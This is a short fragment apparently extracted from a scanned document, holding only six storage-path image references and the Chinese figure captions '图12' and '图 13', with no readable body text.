






图12



图 13

